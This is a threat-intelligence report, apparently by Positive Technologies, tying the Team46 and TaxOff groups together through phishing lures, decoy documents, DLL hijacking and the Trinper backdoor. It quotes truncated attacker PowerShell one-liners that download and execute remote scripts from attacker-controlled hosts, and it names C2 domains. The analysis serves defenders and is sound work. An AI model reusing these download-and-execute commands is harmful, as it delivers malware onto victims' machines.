
# Team46 and TaxOff: two sides of the same coin

By Positive Technologies

Published: 2025-06-16 · Archived: 2026-04-05 14:23:20 UTC

The attack that caught the attention of experts occurred in mid-March 2025. The initial attack vector was a phishing email containing a malicious link. When the victim clicked the link, it triggered a one-click exploit (CVE-2025-2783), leading to the installation of the Trinper backdoor employed by TaxOff. The phishing email was disguised as an invitation to the Primakov Readings forum and the link led to a fake website hosting the exploit. The text of the email can be found in the Kaspersky report.

During the investigation of that attack, another attack, dating back to October 2024, was discovered, which also began with a phishing campaign. The malicious emails contained an invitation to participate in an international conference called "Security of the Union State in the modern world."



23-24 января 2025 года состоится Международная научно-практическая конференция "Безопасность Союзного государства в современных условиях".

Организаторы конференции: Министерство Иностранных Дел Республики Беларусь, Министерство обороны Республики Беларусь, Военная академия Республики Беларусь и Белорусский государственный университет.

Цель конференции – конструктивное обсуждение ключевых проблем безопасности Союзного государства в многополярном мире и интеграционных (дезинтеграционных) процессов евразийской интеграции в условиях СВО.

Приглашаем Вас принять участие в работе этой конференции. Ваше приглашение и предворительную программу конференции Вы можете скачать по ссылке "Безопасность Союзного государства в современных условиях, Минск-2025"

Figure 1. Decoy document used in the October 2024 attack

The email structure and style are very similar to those observed in the March 2025 attack.

The October 2024 email contains the following link: **https://mil-by[.]info/#/i?id=[REDACTED].** Clicking the link downloads an archive with a shortcut that launches **powershell.exe** with this command:

```
-w minimized -c irm https://ms-appdata-query.global.ssl.fastly.net/query.php?id=[REDACTED] | iex
```

Earlier, we saw a similar command in Team46 attacks:

```
-w Minimized -ep Bypass -nop -c "irm https://infosecteam.info/other.php?id=jdcz7vyqdoadr31gejeivo6g30cx7kgu | :
```

The PowerShell script downloaded after the execution of the command is also similar to one of the scripts used by Team46. Here is how the downloaded script looks like:

```
 powershell.exe -w minimized -ep bypass -noni -nop -c Invoke-Expression $([char](10+0x18+0x2)+[char](100)+[char]
[REDACTED]
```

After deobfuscation, the script appears as follows:

```
iwr 'https://ms-appdata-fonts.global.ssl.fastly.net/docs/minsk2025v1/[REDACTED]/document.pdf' -OutFile $env:LO
```

For comparison, here is a similar script found in a Team46 attack:

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -w Minimized -ep Bypass -nop -c "iwr 'https://srv480
```

As you can see, the same pattern is used to name the decoy document on the victim's computer **(umawbfez-bkw5-f85a-3idl-3z4ql69v8it0.pdf and 399ha122-tt9d-6f14-s9li-lqw7di42c792.pdf).** In both cases, the Edge User-Agent is used when downloading the decoy document, and the Yandex Browser User-Agent is used when downloading the payload. Moreover, in both cases, the computer name is passed via the **query** parameter.


The only real difference between those two cases is payload. The earlier attack, as described by Dr.Web, exploited a DLL hijacking vulnerability in **Yandex Browser** (CVE-2024-6473), with the adversaries replacing the legitimate **Wldp.dll** library to launch the malicious payload. In the October 2024 attack, the adversaries exploited the **rdpclip.exe** system component, which is also vulnerable to DLL hijacking, and replaced the **winsta.dll** system library.

Interestingly, **winsta.dll** serves as a loader for the Trinper backdoor employed by the TaxOff group, which we described earlier. The backdoor used the **common-rdp-front.global.ssl.fastly.net** C2 server.

This could be dismissed as a coincidence if it weren't for a similar attack recorded in September 2024. The phishing emails sent out by the attackers contained an archive called **Корпоративного Центра ПАО «Ростелеком».zip,** which included a shortcut called **Ростелеком.pdf.lnk** that launched **powershell.exe** with a command typical for Team46:

```
-w hid -ep Bypass -nop -c "irm https://srv510786.hstgr.cloud/ordinary.php?id=9826fbb409f65dc6b068b085551bf4f3
```

The decoy document used in the attack was disguised as a message from Rostelecom, Russia's largest digital service provider, notifying of upcoming maintenance outages.



Ростелеком

Публичное акционерное общество «Ростелеком»

Г. Москва Россия 115172
Тел: +7 (499) 999-80-22
+7 (499) 999-82-83
Факс: +7 (499) 999-82-22
e-mail: pao_rostelecom@rt.ru web: www.rt.ru

Уважаемые коллеги

ПАО «Ростелеком» информирует Вас о проведении ремонтно-настроечных работ 24/28070808 на сети Ростелеком 04.09.2024 с 22:00 до 04:00 (МСК) 12.11.2024 с первом сервиса в указанный интервал времени.

Работы затронут следующие сервисы:

L2VPN 519 Новоозерное пгт. Адмирала Кантура ул. 6 1262

L2VPN 29M Новоозерное пгт. Адмирала Кантура ул. 6 1262

L2VPN 2M Евпатория г. 5-й Авиагородок ул. НЕТ 1064

L2VPN 4M Евпатория г. 5-й Авиагородок ул. XXX 1731

L2VPN 12M Красноперекопск г. Привокзальная ул. 8 1632

L2VPN 52M Феодосия г. Армянская ул. 3 1179

L2VPN 3M Феодосия г. Горького ул. 11 1178

L2VPN 2M Краснокаменка пгт. Ленина ул. 40 1044

L2VPN 2M Краснокаменка пгт. Ленина ул. 40А 1047

L2VPN 11M Краснокаменка пгт. Первомайская ул. 9А 1039

L2VPN 15M Джанкой г. Московская ул. 238 1263

Исп. Труфанов Александр Сергеевич
+7 (595) 85532936
pao_vip@rt.ru

Figure 2. Decoy document used in the September 2024 attack

The phone number at the end of the message is in the Team46 style (which we discussed in our earlier article): it is incorrect and consists of a random sequence of digits.

The payload in this attack was the **AdobeARM.exe** file, which happens to be a loader for the backdoor used in the first known Team46 attack described by Dr.Web. In fact, when analyzing one of the incidents,

we discovered this backdoor, also dubbed **AdobeARM.exe,** on a system with the Trinper backdoor.

---